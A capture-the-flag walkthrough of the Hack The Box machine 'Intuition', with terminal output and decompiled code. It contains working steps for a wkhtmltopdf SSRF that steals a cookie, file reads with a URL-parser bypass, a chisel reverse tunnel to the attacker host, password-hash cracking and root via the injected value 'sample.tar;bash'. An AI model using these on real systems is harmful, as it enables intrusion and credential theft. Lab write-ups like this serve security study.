


2) Found a page




3) Checked its functionality





the pdf is made with [wkhtmltopdf 0.12.6](#)

4) The version is vulnerable to SSRF



wkhtmltopdf 0.12.6 - Server Side Request Forgery

EDB-ID: 51039	CVE: 2022-35583	Author: MOMEN ELDAWAKHLY	Type: WEBAPPS	Platform: ASP	Date: 2023-03-23
EDB Verified: ✖		Exploit: 📄 / {}		Vulnerable App:	

```
(vigneswar@VigneswarPC)~  
$ sudo python3 log.py 80  
INFO:root:Starting httpd...  
  
INFO:root:GET request,  
Path: /test.html  
Headers:  
Accept-Encoding: identity  
Host: 10.10.14.7  
User-Agent: Python-urllib/3.11  
Cookie: user_data=eyJlc2VyX2lkIjogMSwgInVzZXJ0eW1lIjogImFkbWwIiwgInJvbmUiOiAiYWRTaw4ifXwzNDgyMjMzMDQ0NDRhZTB1NDY4MmY2Y2M2NzLhYzLkMjZkMwQxZDY4MmM1OWM2MWNmYmVhMjlkNzc2ZDU4OWQ5  
Connection: close
```

5) Found a bypass to restrictions

Python Parsing Error Enabling Bypass CVE-2023-24329

Vulnerability Note VU#127587

Original Release Date: 2023-08-11 | Last Revised: 2023-08-11



Overview

urllib.parse is a very basic and widely used basic URL parsing function in various applications.

Description

An issue in the urllib.parse component of Python before v3.11 allows attackers to bypass blocklisting methods by supplying a URL that starts with blank characters.

urlparse has a parsing problem when the entire URL starts with blank characters. This problem affects both the parsing of hostname and scheme, and eventually causes any blocklisting methods to fail.

6) Installed pdf viewer

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popularity	Last updated	System im...	Detail
PDF Metadata		☆☆☆☆		20 Apr 2017	Low	Requires Burp...
PDF Viewer	✓	☆☆☆☆		02 Sep 2015	Medium	
Brida, Burp to Frida br...		☆☆☆☆		15 Aug 2023	Low	
ExifTool Scanner		☆☆☆☆		20 May 2022	Low	
Freddy, Deserializatio...		☆☆☆☆		02 Apr 2020	Medium	Requires Burp...
NGINX Alias Traversal		☆☆☆☆		03 Dec 2021	Low	Requires Burp...
Response Overview		☆☆☆☆		05 Sep 2022	Low	
Upload Scanner		☆☆☆☆		21 Feb 2022	Low	Requires Burp...

PDF Viewer

This extension adds a tab to the HTTP message viewer to render PDF files in responses.

Estimated system impact

Overall: **Medium**

Memory: Medium CPU: Low Time: Low Scanner: Low

Author: Philippe Arteau

Version: 1.0

Source: <https://github.com/portswigger/pdf-viewer>

Updated: 02 Sep 2015

Rating: ☆☆☆☆ Submit rating

Popularity:

Reinstall

7) Got LFI

Burp Suite Community Edition

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x 3 x 4 x 5 x +

Send Cancel < >

Request

Pretty Raw Hex

1 POST /create_pdf_report HTTP/1.1
2 Host: dashboard.comprezzor.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 48
9 Origin: http://dashboard.comprezzor.htb
10 Connection: close
11 Referer: http://dashboard.comprezzor.htb/create_pdf_report
12 Cookie: user_data=eyJ1c2Vyb2kiIjogImVzZXJ1YXV1IiwiaWogImFkYm9iLCAiOm9eZSt6Ij32WUkZXY1fXw10OY2ZjcyNTZMc0NlMZY2OWQ4NTUyTEwNjk2ZGRlYm12OGIyYjU3ZDUlNTIzYzA4YmRlODY4ZDNhNzU2ZGI4
13 Upgrade-Insecure-Requests: 1
14
15 report_url=20fi1e%3a%2f%2fproc%2f1%2fcmdline

Response

Pretty Raw Hex Render PDF

sh/setup.sh

Inspector

Selection 37 (0x25)

Selected text
%20fi1e%3a%2f%2fproc%2f1%2fcmdline

Decoded from: URL encoding
file:///proc/1/cmdline

Cancel Apply changes

Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 1
Request headers 12
Response headers 9

2. Intruder attack of http://dashboard.comprezzor.htb

Attack Save

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
15	15	200	307		1932		
16	16	200	320		1952		
17	17	200	328		1952		
18	18	200	316		1952		
19	19	200	307		1952		
20	20	200	309		1952		
21	21	200	306		1952		
22	22	200	301		1952		
23	23	200	605		8024		
24	24	200	316		1952		
25	25	200	309		1952		

Request Response

Pretty Raw Hex Render PDF

1 of 1 316%

python3/app/code/app.py

8) Found source code

[Pretty](#)
[Raw](#)
[Hex](#)
[Render](#)
[PDF](#)

```
from flask import Flask, request, redirect from blueprints.index.index import main_bp from blueprints.report.report
import report_bp from blueprints.auth.auth import auth_bp from blueprints.dashboard.dashboard import dashboard_bp
app = Flask(__name__) app.secret_key = "7ASS7ADA8RF3FD7" app.config['SERVER_NAME'] = 'compreszor.htb'
app.config['MAX_CONTENT_LENGTH'] = 5 * 1024 * 1024 # Limit file size to 5MB ALLOWED_EXTENSIONS = {'txt',
'pdf', 'docx'} # Add more allowed file extensions if needed app.register_blueprint(main_bp)
app.register_blueprint(report_bp, subdomain='report') app.register_blueprint(auth_bp, subdomain='auth')
app.register_blueprint(dashboard_bp, subdomain='dashboard') if __name__ == '__main__': app.run(debug=False,
host="0.0.0.0", port=80)
```

Request

[illegible]

Response

[Pretty](#)
[Raw](#)
[Hex](#)
[Render](#)
[PDF](#)

[illegible]

Inspector

[illegible]

9) Enumerated FTP

FTP URL syntax is described in RFC 1738, taking the form:


ftp://[user[:password]@]host[:port]/[url-path]
(the bracketed parts are optional). For example,
the URL ftp://public.ftp-
servers.example.com/mydirectory/myfile.txt
represents the file myfile.




Wikipedia

<https://en.wikipedia.org> › [wiki](#) › [File Transfer Protocol](#) ›

File Transfer Protocol - Wikipedia



10) Got private key



Dear Devs, We are thrilled to extend a warm welcome to you as you embark on this exciting journey with us. Your arrival marks the beginning of an inspiring chapter in our collective pursuit of excellence, and we are genuinely delighted to have you on board. Here, we value talent, innovation, and teamwork, and your presence here reaffirms our commitment to nurturing a diverse and dynamic workforce. Your skills, experience, and unique perspectives are invaluable assets that will contribute significantly to our continued growth and success. As you settle into your new role, please know that you have our unwavering support. Our team is here to guide and assist you every step of the way, ensuring that you have the resources and knowledge necessary to thrive in your position. To facilitate your work and access to our systems, we have attached an SSH private key to this email. You can use the following passphrase to access it, 'Y27SH19HDIWD'. Please ensure the utmost confidentiality and security when using this key. If you have any questions or require assistance with server access or any other aspect of your work, please do not hesitate to reach out for assistance. In addition to your technical skills, we encourage you to bring your passion, creativity, and innovative thinking to the table. Your contributions will play a vital role in shaping the future of our projects and products. Once again, welcome to your new family. We look forward to getting to know you, collaborating with you, and witnessing your exceptional contributions. Together, we will continue to achieve great things. If you have any questions or need further information, please feel free to me at adam@comprezzor.htb. Best regards, Adam

Y27SH19HDIWD

11) Got ssh

```

(vigneswar@VigneswarPC)-[~]
$ ssh-add id_rsa
Enter passphrase for id_rsa:
Identity added: id_rsa (dev_acc@local)

(vigneswar@VigneswarPC)-[~]
$ ssh dev_acc@10.10.11.15 -i id_rsa
dev_acc@intuition:~$ |

```

Privilege Escalation

1) Connected with a chisel tunnel

<pre> dev_acc@intuition: ~ \$./chisel client -v 10.10.14.7:9050 R:socks 2024/05/01 10:20:44 client: Connecting to ws://10.10.14.7:9050 2024/05/01 10:20:45 client: Handshaking... 2024/05/01 10:20:47 client: Sending config 2024/05/01 10:20:47 client: Connected (Latency 301.616221ms) 2024/05/01 10:20:47 client: tun: SSH connected </pre>	<pre> (vigneswar@VigneswarPC)-[~/Temporary] \$./chisel server --reverse --socks5 --port 9050 2024/05/01 15:48:49 server: Reverse tunnelling enabled 2024/05/01 15:48:49 server: Fingerprint EHqWJ81XuDT0DBR3Qw/Xzs4LLwVvPWocJqL+jjgI/3c= 2024/05/01 15:48:49 server: Listening on http://0.0.0.0:9050 2024/05/01 15:50:47 server: session#1: tun: proxyR:127.0.0.1:1080=>socks: L listening </pre>
--	--

2) Found hashes

```

(vigneswar@VigneswarPC)-[~]
$ sqlite3 users.db
SQLite version 3.45.1 2024-01-30 16:01:20
Enter ".help" for usage hints.
sqlite> select * from users;
1|admin|sha256$nypGJ02XBnkIQK71$f0e11dc8ad21242b550cc8a3c27baaf1022b6522afaadbfa92bd612513e9b606|admin
2|adam|sha256$Z7bcB09P43gvdQWp$a67ea5f8722e69ee99258f208dc56a1d5d631f287106003595087cf42189fc43|webdev
sqlite> .quit

```

```

sha256$Z7bcB09P43gvdQWp$a67ea5f8722e69ee99258f208dc56a1d5d631f287106003595087cf42189fc43:adam gray

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 30120 (Python Werkzeug SHA256 (HMAC-SHA256 (key = $salt)))
Hash.Target.....: sha256$Z7bcB09P43gvdQWp$a67ea5f8722e69ee99258f208dc...89fc43
Time.Started.....: Wed May 1 15:59:53 2024 (9 secs)
Time.Estimated...: Wed May 1 16:00:02 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1145.1 kH/s (0.57ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 10375168/14344384 (72.33%)
Rejected.....: 0/10375168 (0.00%)
Restore.Point....: 10373120/14344384 (72.31%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: adambayles -> adadeh25

Started: Wed May 1 15:59:24 2024
Stopped: Wed May 1 16:00:03 2024

```

3) Got files from ftp

```

(vigneswar@VigneswarPC)-[~]
$ proxychains -q ftp 'adam@127.0.0.1'
Connected to 127.0.0.1.
220 pyftplib 1.5.7 ready.
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd backup
250 "/backup" is the current directory.
ftp> cd runner1
250 "/backup/runner1" is the current directory.

```

```

(vigneswar@VigneswarPC)-[~]
$ ls
code      download.jpeg  id_rsa      key.pdf     Pwn         Rev          runner1.c   Temporary  VPN
CompilerEng Downloads      image.jpg   note.pdf    pwndbg      runner1      run-tests.sh users.db   Web


```

4) Found a hash in c file

```
(vigneswar@VigneswarPC)-[~]  
$ cat runner1.c  
// Version : 1
```

```
#include <stdio.h>  
#include <stdlib.h>  
#include <string.h>  
#include <dirent.h>  
#include <openssl/md5.h>  
  
#define INVENTORY_FILE "/opt/playbooks/inventory.ini"  
#define PLAYBOOK_LOCATION "/opt/playbooks/"  
#define ANSIBLE_PLAYBOOK_BIN "/usr/bin/ansible-playbook"  
#define ANSIBLE_GALAXY_BIN "/usr/bin/ansible-galaxy"  
#define AUTH_KEY_HASH "0feda17076d793c2ef2870d7427ad4ed"
```



 More images

Ansible

Software :

Ansible is a suite of software tools that enables infrastructure as code. It is open-source and the suite includes software provisioning, configuration management, and application deployment functionality. [Wikipedia](#)


```
(vigneswar@VigneswarPC)-[~]
$ hashcat -m 0 0feda17076d793c2ef2870d7427ad4ed --show
0feda17076d793c2ef2870d7427ad4ed:UHI75GHINKOP

(vigneswar@VigneswarPC)-[~]
$ ./runner1 run 1 -a "UHI75GHINKOP"
Failed to open the playbook directory: No such file or directory
```

5) Found password of lopez user

```
dev_acc@intuition:/var/log$ find . -name *.gz -exec zgrep -i lopez {} \; 2>/dev/null
{"timestamp":"2023-09-28T17:43:36.099184+0000","flow_id":1988487100549589,"in_iface":"ens33","event_type":"ftp","src_ip":"192.168.227.229","src_port":37522,"dest_ip":"192.168.227.13","dest_port":21,"proto":"TCP","tx_id":1,"community_id":"1:SLaZvboBWDjwD/SXu/S00cdHzV8=","ftp":{"command":"USER","command_data":"lopez"},"completion_code":["331"],"reply":["Username ok, send password."],"reply_received":"yes"}}
{"timestamp":"2023-09-28T17:43:52.999165+0000","flow_id":1988487100549589,"in_iface":"ens33","event_type":"ftp","src_ip":"192.168.227.229","src_port":37522,"dest_ip":"192.168.227.13","dest_port":21,"proto":"TCP","tx_id":2,"community_id":"1:SLaZvboBWDjwD/SXu/S00cdHzV8=","ftp":{"command":"PASS","command_data":"lopezz1992%123"},"completion_code":["530"],"reply":["Authentication failed."],"reply_received":"yes"}}
{"timestamp":"2023-09-28T17:44:32.133372+0000","flow_id":1218304978677234,"in_iface":"ens33","event_type":"ftp","src_ip":"192.168.227.229","src_port":45760,"dest_ip":"192.168.227.13","dest_port":21,"proto":"TCP","tx_id":1,"community_id":"1:hzLyTSoeJFiGcXoVvYvk2lbJlaF0=","ftp":{"command":"USER","command_data":"lopez"},"completion_code":["331"],"reply":["Username ok, send password."],"reply_received":"yes"}}
{"timestamp":"2023-09-28T17:44:48.188361+0000","flow_id":1218304978677234,"in_iface":"ens33","event_type":"ftp","src_ip":"192.168.227.229","src_port":45760,"dest_ip":"192.168.227.13","dest_port":21,"proto":"TCP","tx_id":2,"community_id":"1:hzLyTSoeJFiGcXoVvYvk2lbJlaF0=","ftp":{"command":"PASS","command_data":"lopezz1992%123"},"completion_code":["230"],"reply":["Login successful."],"reply_received":"yes"}}
dev_acc@intuition:/var/log$
```

Lopez1992%123

```
dev_acc@intuition:~$ su lopez
Password:
lopez@intuition:/home/dev_acc$ cd ~
lopez@intuition:~$ |
```

6) Found sudo permissions

```
lopez@intuition:~$ sudo -l
Matching Defaults entries for lopez on intuition:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User lopez may run the following commands on intuition:
(ALL : ALL) /opt/runner2/runner2
lopez@intuition:~$
```

7) Decompiled the binary


```
(vigneswar@VigneswarPC)-[~]
$ scp -i id_rsa -r dev_acc@10.10.11.15:/tmp/runner2 .
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
runner2 100% 17KB 18.8KB/s 00:00
```

```

17  if (param_1 != 2) {
18      printf("Usage: %s <json_file>\n",*param_2);
19      return 1;
20  }
21  __stream = fopen((char *)param_2[1],"r");
22  if (__stream == (FILE *)0x0) {
23      perror("Failed to open the JSON file");
24      return 1;
25  }
26  lVar2 = json_loadf(__stream,2,0);
27  fclose(__stream);
28  if (lVar2 == 0) {
29      fwrite("Error parsing JSON data.\n",1,0x19,stderr);
30      return 1;
31  }

```

It loads a json file here



```

1
2 void runPlaybook(undefined8 param_1)
3
4 {
5     long in_FS_OFFSET;
6     char local_418 [1032];
7     long local_10;
8
9     local_10 = *(long *)(in_FS_OFFSET + 0x28);
10    snprintf(local_418,0x400,"%s -i %s %s%s","/usr/bin/ansible-playbook",
11            "/opt/playbooks/inventory.ini","/opt/playbooks/",param_1);
12    system(local_418);
13    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
14        /* WARNING: Subroutine does not return */
15        __stack_chk_fail();
16    }
17    return;
18 }
19

```

Found system function call

```

1
2 void installRole(undefined8 param_1)
3
4 {
5     int iVar1;
6     long in_FS_OFFSET;
7     char local_418 [1032];
8     long local_10;
9
10    local_10 = *(long *)(in_FS_OFFSET + 0x28);
11    iVar1 = isTarArchive(param_1);
12    if (iVar1 == 0) {
13        fwrite("Invalid tar archive.\n",1,0x15,stderr);
14    }
15    else {
16        snprintf(local_418,0x400,"%s install %s","/usr/bin/ansible-galaxy",param_1);
17        system(local_418);
18    }
19    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
20        /* WARNING: Subroutine does not return */
21        __stack_chk_fail();
22    }
23    return;
24 }
25

```

```

iVar1 = strcmp(pcVar5,"install");
if (iVar1 == 0) {
    piVar3 = (int *)json_object_get(piVar3,"role_file");
    piVar4 = (int *)json_object_get(lVar2,"auth_code");
    if ((piVar4 != (int *)0x0) && (*piVar4 == 2)) {
        uVar6 = json_string_value(piVar4);
        iVar1 = check_auth(uVar6);
        if (iVar1 != 0) {
            if ((piVar3 == (int *)0x0) || (*piVar3 != 2)) {
                fwrite("Role File missing or invalid for \'install\' action.\n",1,0x33,stderr);
            }
            else {
                uVar6 = json_string_value(piVar3);
                installRole(uVar6);
            }
            goto LAB_00101db5;
        }
    }
    fwrite("Authentication key missing or invalid for \'install\' action.\n",1,0x3c,stderr);
    json_decref(lVar2);
    return 1;
}
fwrite("Invalid \'action\' value.\n",1,0x18,stderr);

```



```
1
2 undefined4 isTarArchive(undefined8 param_1)
3
4 {
5     int iVar1;
6     long in_FS_OFFSET;
7     undefined4 local_28;
8     undefined local_20 [8];
9     undefined8 local_18;
10    long local_10;
11
12    local_10 = *(long *)(in_FS_OFFSET + 0x28);
13    local_18 = archive_read_new();
14    archive_read_support_filter_all(local_18);
15    archive_read_support_format_all(local_18);
16    iVar1 = archive_read_open_filename(local_18,param_1,0x2800);
17    if (iVar1 == 0) {
18        local_28 = 0;
19        while( true ) {
20            iVar1 = archive_read_next_header(local_18,local_20);
21            if (iVar1 != 0) break;
22            local_28 = 1;
23            archive_read_data_skip(local_18);
24        }
25        archive_read_close(local_18);
26        archive_read_free(local_18);
27    }
28    else {
29        archive_read_free(local_18);
30        local_28 = 0;
31    }
32    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
33        /* WARNING: Subroutine does not return */
34        __stack_chk_fail();
35    }
36    return local_28;
37 }
38
```

```
root@intuition:/home/lopez# ls
sample.json  'sample.tar;bash'
root@intuition:/home/lopez# cat sample.json
{
  "run": {
    "action": "install",
    "role_file": "sample.tar;bash"
  },
  "auth_code": "UHI75GHINKOP"
}
root@intuition:/home/lopez# |
```

8) Got root access through command injection

```
lopez@intuition:~$ sudo /opt/runner2/runner2 sample.json
[sudo] password for lopez:
Starting galaxy role install process

ls
[WARNING]: - sample.tar was NOT installed successfully: Unknown error when attempting to call Galaxy at 'https://galaxy.ansible.com/api/': <urlopen error
[Errno -3] Temporary failure in name resolution>
ERROR! - you can use --ignore-errors to skip failed roles and finish processing the list.
root@intuition:/home/lopez#
root@intuition:/home/lopez# ls
sample.json  'sample.tar;bash'
root@intuition:/home/lopez# cd ~
root@intuition:~# ls
keys  root.txt  scripts  snap
root@intuition:~# cat root.txt
481633e827b368686491e8ce7ef7dd83
root@intuition:~# |
```